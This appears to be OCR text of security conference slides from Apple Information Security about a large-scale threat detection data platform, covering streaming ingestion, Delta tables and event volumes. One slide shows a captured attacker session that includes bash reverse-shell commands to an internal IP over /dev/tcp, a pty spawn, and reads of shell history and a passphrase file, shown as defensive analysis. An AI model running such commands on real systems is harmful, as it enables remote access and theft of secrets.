
Threat Detection and Response at Scale

Dominique Brezinski — Apple Information Security

This is about the data platform aspect,
not the specific analytics

Agenda

Use Cases, Scale, and Challenges/Solutions


IP
10.150.244.31
/bin/bash -i
/bin/bash -i
python -c import pty; pty.spawn("/bin/sh")
bash
python
/bin/bash -i
bash
/bin/bash -i
bash
bash -c /bin/bash -i >& /dev/tcp/10.150.244.31/3234 0>&1
bash
bash -c /bin/bash -i >& /dev/tcp/10.150.244.31/3235 0>&1
java
python
/bin/sh
ls
cat
ls -lah /ngs/app/rdid/
ls -lah
cat
/bin/sh
ls
ls -lah
cat .bash_history
ls
sh
cat
ls -lah /tmp
ls -l /home/
ls -lah
id
last -n 30
ls
ls
id
last
ls
ls
ls -l
cat wwppv.gpg
cat
ls
ls
sh
ls
cat passphrase
ls
cat
ls
KeyLines Evaluation
KeyLines Evaluation
11:45 PM
11:50 PM
Mar 8, 2018
11:55 PM
12:00 AM
12:05 AM
Mar 9, 2018
12:10 AM
12:15 AM

Enabling Detection and Analytics

Diverse threats require diverse data sets

Streams (left joined) with context and filtered or (inner joined) with indicators


Large time window, multi-dataset graphs

Enabling Triage and Containment

Search and Query

WHERE date > current_date() - 30 days

Scale


3.6m rec/s
3.4m rec/s
Input rate
Processing rate


>100TB new data a day


>300 billion events per day


Most queried table:
504,761,911,529,518 bytes,
11,149,012,553,409 rows

Yeah, trillions!

Streaming Ingestion Architecture




Streaming ETL
Telemetry and Logs
DELTA
Streaming Table
DELTA
Streaming Refinement
Analysts
DELTA
Alerts Table
Pager Alerts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
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
